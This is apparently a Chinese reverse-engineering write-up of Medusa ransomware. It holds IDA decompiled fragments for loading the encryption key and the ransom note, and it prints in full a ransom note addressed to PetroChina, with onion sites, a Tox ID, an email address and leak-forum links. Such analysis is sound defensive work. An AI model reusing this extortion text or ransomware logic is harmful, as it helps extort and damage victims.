
如果存在密钥文件，就读取并尝试解密



```
  if ( this )
  {
    v31 = 0;
    v32 = 15;
    LOBYTE(v30[0]) = 0;
    sub_401EC0(v30, this, strlen((const char *)this));
    v40 = 0;
    memset(v35, 0, sizeof(v35));
    sub_417EA0(v35);
    LOBYTE(v40) = 1;
    v1 = v30;
    if ( v32 >= 0x10 )
      v1 = (void **)v30[0];
    sub_41A370(FileName, v1, (char *)v1 + v31);
    sub_417DE0(v35);
    LOBYTE(v40) = 3;
    if ( v32 >= 0x10 )
    {
      v2 = v30[0];
      if ( v32 + 1 >= 0x1000 )
      {
        v2 = (void *)*((_DWORD *)v30[0] - 1);
        if ( (unsigned int)(v30[0] - v2 - 4) > 0x1F )
          _invalid_parameter_noinfo_noreturn();
      }
      sub_437FFE(v2);
    }
    v3 = (const wchar_t *)FileName;
    if ( v37 >= 8 )
      v3 = FileName[0];
    v31 = 0;
    v32 = 15;
    LOBYTE(v30[0]) = 0;
    v4 = _wfopen(v3, L"rb");
    v5 = v4;
    if ( v4 )
    {
      fseek(v4, 0, 2);
      if ( ftell(v5) == 450 )
      {
        memset(Str1, 0, 0x1C3u);
        fseek(v5, 0, 0);
        ReadFile_0(Str1, (LPVOID)1, 0x1C2u, (LPDWORD)v5, v27);
        fclose(v5);
        v34 = sub_415A50(Str1, (int)v30[2], (int)v30[3]);// 密码操作
        goto LABEL_14;
      }
      fclose(v5);
    }
    printf("load_encryption_key:File open error\n");
    v34 = 0;
LABEL_14:
```


2、勒索信

如果有勒索信文件则会打开，如果没有则使用默认勒索信



```
      if ( (unsigned int)((char *)FileName[0] - (char *)v12 - 4) > 0x1F )
        _invalid_parameter_noinfo_noreturn();
    }
    sub_D07FFE(v12);
  }
  return v6;
}
else
{
  v14 = (char *)dword_D6F2C8;
  if ( strlen((const char *)dword_D6F2C8) > 0x2000 )
  {
    printf("load_note:default note length is too long.(< 8KB)\n");
    return 0;
  }
  else
  {
    v15 = &byte_D68128[-dword_D6F2C8];
    do
    {
      v16 = *v14++;
      v14[(_DWORD)v15 - 1] = v16;
    }
    while ( v16 );
    v17 = (const char *)&xmmword_D649D8;
    if ( HIDWORD(qword_D649E8) >= 0x10 )
      v17 = (const char *)xmmword_D649D8;
    v18 = v17;
    v19 = strlen(v17) + 1;
    v20 = &byte_D68128[strlen(byte_D68128)];
    result = 1;
    qmemcpy(v20, v18, v19);
  }
}
return result;
}
```


```
000157C0 sub_CE60F0:137 (CE63C0)
```



```
    v2 = Block[0];
    if ( v24 + 1 >= 0x1000 )
    {
      v2 = (void *)*((_DWORD *)Block[0] - 1);
      if ( (unsigned int)(Block[0] - v2 - 4) > 0x1F )
        _invalid_parameter_noinfo_noreturn();
    }
    sub_437FFE(v2);
  }
  v3 = (const wchar_t *)FileName;
  if ( v27 >= 8 )
    v3 = FileName[0];
  v4 = _wfopen(v3, L"rb");
  v5 = v4;
  if ( v4 )
  {
    fseek(v4, 0, 2);
    v7 = ftell(v5);
    if ( v7 <= 0x2000 )
    {
      memset(hFile, 0, 0x2001u);
      fseek(v5, 0, 0);
      v8 = 0x2000;
      if ( v7 < 0x2000 )
        v8 = v7;
      ReadFile_0(hFile, (LPVOID)1, v8, (LPDWORD)v5, v21);
      fclose(v5);
      v9 = 0;
      do
      {
        v10 = hFile[v9++];
        *((_BYTE *)&dword_498124 + v9 + 3) = v10;
      }
      while ( v10 );
      v11 = (const char *)&xmmword_4949D8;
      if ( (unsigned int)dword_4949EC >= 0x10 )
        v11 = (const char *)xmmword_4949D8;
      v6 = 1;
      strcat(byte_498128, v11);
    }
    else
    {
      printf("load_note:note length is too long.(< 8KB)\n");
      fclose(v5);
      v6 = 0;
    }
  }
  else
  {
    printf("load_note:File open error\n");
    v6 = 0;
  }
  if ( v27 >= 8 )
  {
    v12 = FileName[0];
```

```
000156A9 sub_4160F0:75 (4162A9)
```

```
457A07: using guessed type int __cdecl sub_457A07(_DWORD);
48A190: using guessed type __int128 xmmword_48A190;
Caching 'Strings'... ok
4162A9: variable 'v21' is possibly undefined
417DE0: using guessed type int __thiscall sub_417DE0(_DWORD);
417EA0: using guessed type int __thiscall sub_417EA0(_DWORD);
41A370: using guessed type _DWORD __stdcall sub_41A370(_DWORD, _DWORD, _DWORD);
4949EC: using guessed type int dword_4949EC;
498124: using guessed type int dword_498124;
49F2C8: using guessed type int dword_49F2C8;
4160F0: using guessed type char hFile[8196];
```



```
.data:00D68123 db    0
.data:00D68124 dword_D68124 dd 0                    ; DATA XREF: sub_CE0570+51B↑r
.data:00D68124                                      ; sub_CE0570+539↑r ...
.data:00D68128 ; char asc_D68128[8196]
.data:00D68128 asc_D68128 db '$$\     $$\ $$$$$$$$\ $$$$$$$\  $$\   $$\  $$$$$$\   $$$$$$\  ',0Dh
.data:00D68128                                      ; DATA XREF: sub_CE5360+29B↑o
.data:00D68128                                      ; sub_CE5360+2B0↑o ...
.data:00D68128 db 0Ah
.data:00D68128 db '$$$\    $$$ |$$  _____|$$  __$$\ $$ |  $$ |$$  __$$\ $$  __$$\ ',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$$$\  $$$$ |$$ |      $$ |  $$ |$$ |  $$ |$$ /  \__|$$ /  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$\$$\$$ $$ |$$$$$\    $$ |  $$ |$$ |  $$ |\$$$$$$\  $$$$$$$$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ \$$$  $$ |$$  __|   $$ |  $$ |$$ |  $$ | \____$$\ $$  __$$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ |\$  /$$ |$$ |      $$ |  $$ |$$ |  $$ |$$\   $$ |$$ |  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ | \_/ $$ |$$$$$$$$\ $$$$$$$  |\$$$$$$  |\$$$$$$  |$$ |  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '\__|     \__|\________|\_______/  \______/  \______/ \__|  \__|',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '----------------------------[ Hello, PetroChina  !!! ]----------'
.data:00D68128 db '----------------',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'WHAT HAPPEND?',0Dh,0Ah
.data:00D68128 db '-------------------------------------------------------------',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '1. We have PENETRATE your network and COPIED data.',0Dh,0Ah
.data:00D68128 db '* We have penetrated entire network including backup system and r'
.data:00D68128 db 'esearched all about your data.',0Dh,0Ah
.data:00D68128 db '* And we have extracted all of your important and valuable data a'
.data:00D68128 db 'nd copied them to private cloud storage.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db '2. We have ENCRYPTED your files.',0Dh,0Ah
.data:00D68128 db 'While you are reading this message, it means all of your files an'
UNKNOWN 00D68128: .data:asc_D68128 (Synchronized with EIP)
```

```
PDB: downloading http://msdl.microsoft.com/download/symbols/gaze.pdb/8F51BD4674AE44B4AE2A56AA67C868871/gaze.pdb => C:\Users\myx\AppData\Local\Temp\ida\gaze.pdb\8F51BD4674AE44B4AE2A56AA67C868871\gaze.pdb
PDB: HTTP error: 无法解析服务器的名称或地址
Could not find PDB file 'gaze.pdb'.
Please check _NT_SYMBOL_PATH
CE62A9: variable 'v21' is possibly undefined
CE7DE0: using guessed type int __thiscall sub_CE7DE0(_DWORD);
CE7EA0: using guessed type int __thiscall sub_CE7EA0(_DWORD);
CEA370: using guessed type _DWORD __stdcall sub_CEA370(_DWORD, _DWORD, _DWORD);
D649E8: using guessed type __int64 qword_D649E8;
D68124: using guessed type int dword_D68124;
D6F2C8: using guessed type int dword_D6F2C8;
CE60F0: using guessed type char hFile[8196];
```

```
.data:00D68128 asc_D68128 db '$$\     $$\ $$$$$$$$\ $$$$$$$\  $$\   $$\  $$$$$$\   $$$$$$\  ',0Dh
.data:00D68128                                              ; DATA XREF: sub_CE5360+29B↑o
.data:00D68128                                              ; sub_CE5360+2B0↑o ...
.data:00D68128 db 0Ah
.data:00D68128 db '$$$\    $$$ |$$  _____|$$  __$$\ $$ |  $$ |$$  __$$\ $$  __$$\ ',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$$$\  $$$$ |$$ |      $$ |  $$ |$$ |  $$ |$$ /  \__|$$ /  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$\$$\$$ $$ |$$$$$\    $$ |  $$ |$$ |  $$ |\$$$$$$\  $$$$$$$$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ \$$$  $$ |$$  __|   $$ |  $$ |$$ |  $$ | \____$$\ $$  __$$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ |\$  /$$ |$$ |      $$ |  $$ |$$ |  $$ |$$\   $$ |$$ |  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '$$ | \_/ $$ |$$$$$$$$\ $$$$$$$  |\$$$$$$  |\$$$$$$  |$$ |  $$ |',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '\__|     \__|\________|\_______/  \______/  \______/ \__|  \__|',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '----------------------------[ Hello, PetroChina  !!! ]----------'
.data:00D68128 db '----------------',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'WHAT HAPPEND?',0Dh,0Ah
.data:00D68128 db '-------------------------------------------------------------',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db '1. We have PENETRATE your network and COPIED data.',0Dh,0Ah
```


```
.data:00D68128 db '* We have penetrated entire network including backup system and r'
.data:00D68128 db 'esearched all about your data.',0Dh,0Ah
.data:00D68128 db '* And we have extracted all of your important and valuable data a'
.data:00D68128 db 'nd copied them to private cloud storage.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db '2. We have ENCRYPTED your files.',0Dh,0Ah
.data:00D68128 db 'While you are reading this message, it means all of your files an'
.data:00D68128 db 'd data has been ENCRYPTED by world',27h,'s strongest ransomware.',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db 'All files have encrypted with new military-grade encryption algor'
.data:00D68128 db 'ithm and you can not decrypt your files.',0Dh,0Ah
.data:00D68128 db 'But don',27h,'t worry, we can decrypt your files.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'There is only one possible way to get back your computers and ser'
.data:00D68128 db 'vers - CONTACT us via LIVE CHAT and pay for the special ',0Dh,0Ah
.data:00D68128 db 'MEDUSA DECRYPTOR and DECRYPTION KEYS.',0Dh,0Ah
.data:00D68128 db 'This MEDUSA DECRYPTOR will restore your entire network, This will'
.data:00D68128 db ' take less than 1 business day.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'WHAT GUARANTEES?',0Dh,0Ah
.data:00D68128 db '---------------------------------------------------------------',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db 'We can post your data to the public and send emails to your custo'
.data:00D68128 db 'mers.',0Dh,0Ah
.data:00D68128 db 'We have professional OSINTs and media team for leak data to teleg'
.data:00D68128 db 'ram, facebook, twitter channels and top news websites.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'You can suffer significant problems due disastrous consequences, '
.data:00D68128 db 'leading to loss of valuable intellectual property and other sensi'
.data:00D68128 db 'tive information, ',0Dh,0Ah
.data:00D68128 db ' costly incident response efforts, information misuse/abuse, loss'
.data:00D68128 db ' of customer trust, brand and reputational damage, legal and regu'
.data:00D68128 db 'latory issues.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db '    https://breached.vc/Forum-Leaks',0Dh,0Ah
.data:00D68128 db '    https://www.nulled.to/#!Leaks',0Dh,0Ah
.data:00D68128 db '    https://t.me/+yXOcSjVjI9tjM2E0',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
```

```
.data:00D68128 db 'After paying for the data breach and decryption, we guarantee tha'
.data:00D68128 db 't your data will never be leaked and this is also for our reputat'
.data:00D68128 db 'ion.',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'YOU should be AWARE!',0Dh,0Ah
.data:00D68128 db '---------------------------------------------------------------',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db 'We will speak only with an authorized person. It can be the CEO, '
.data:00D68128 db 'top management, etc.',0Dh,0Ah
.data:00D68128 db 'In case you ar not such a person - DON',27h,'T CONTACT US! Your d'
.data:00D68128 db 'ecisions and action can result in serious harm to your company!',0Dh
.data:00D68128 db 0Ah
.data:00D68128 db 'Inform your supervisors and stay calm!',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'If you do not contact us within 3 days, We will start publish you'
.data:00D68128 db 'r case to our official blog and everybody will start notice your '
.data:00D68128 db 'incident!',0Dh,0Ah
.data:00D68128 db '--------------------[ Official blog tor address ]----------------'
.data:00D68128 db '----',0Dh,0Ah
.data:00D68128 db 'Using TOR Browser(https://www.torproject.org/download/):',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'http://medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd.o'
.data:00D68128 db 'nion/',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'CONTACT US!',0Dh,0Ah
.data:00D68128 db '----------------------[ Your company live chat address ]---------'
.data:00D68128 db '------------------',0Dh,0Ah
.data:00D68128 db 'Using TOR Browser(https://www.torproject.org/download/):',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'http://medusacegu2ufmc3kx2kkqicrlcxdettsjcenhjena6uannk5f4ffuyd.o'
.data:00D68128 db 'nion/6FpWYNh2VT8tLYAkeQ0P',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'Or Use Tox Chat Program(https://qtox.github.io/)',0Dh,0Ah
.data:00D68128 db 'Add user with our tox ID : 4AE245548F2A225882951FB14E9BF87EE01A0C'
.data:00D68128 db '10AE159B99D1EA62620D91A372205227254A9F',0Dh,0Ah
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'Our support email: ( medusa.serviceteam@protonmail.com )',0Dh,0Ah
```

```
.data:00D68128 db 0Dh,0Ah
.data:00D68128 db 'Company identification hash:',0Dh,0Ah,0
```

3、预处理

先获取了一些白名单和服务、貌似会包括在之前命令行参数中设置的，具体操作推测是解密或者备份




```
  }
  while ( v26 < (int)dword_D6F2C0 );
}
sub_CD56B0();                                // 没看懂这个函数在干嘛……
TickCount64 = GetTickCount64();
if ( v48 )
{
  v55 = 0;
  v56 = 15;
  LOBYTE(Src[0]) = 0;
  MemoryOption(Src, v48, strlen(v48));
  v63 = 3;
  v28 = v55;
  if ( v55 <= v55 - 1 )
    sub_CEBFF0();
  v29 = Src;
  if ( v56 >= 0x10 )
    v29 = (void **)Src[0];
  v53 = v56 >= 0x10;
  if ( *((_BYTE *)v29 + v55 - 1) == 58 )
  {
    v30 = Src;
    if ( v56 == v55 )
    {
      LOBYTE(v48) = 0;
      BufferReSet(Src, 1, (int)v48, (int)&byte_D58FCC, 1u);
    }
    else
    {
      ++v55;
      if ( v53 )
        v30 = (void **)Src[0];
      *((_BYTE *)v30 + v28) = 92;
      *((_BYTE *)v30 + v28 + 1) = 0;
    }
  }
  memset(&v62[20], 0, 0x50u);
  sub_CE7EA0(&v62[20]);
  LOBYTE(v63) = 4;
  v31 = Src;
  if ( v56 >= 0x10 )
    v31 = (void **)Src[0];
  sub_CEA370(Block, v31, (char *)v31 + v55);
  sub_CE7DE0(&v62[20]);
  LOBYTE(v63) = 5;
  printf(":In Path = %ws\n");
  v32 = Block;
  if ( v58 >= 8 )
    v32 = (void **)Block[0];
  sub_CE1720(v32);
  LOBYTE(v63) = 3;
  if ( v58 >= 8 )
  {
    v33 = Block[0];
    if ( 2 * v58 + 2 >= 0x1000 )
```

00015F35 _main:331 (CE6B35)

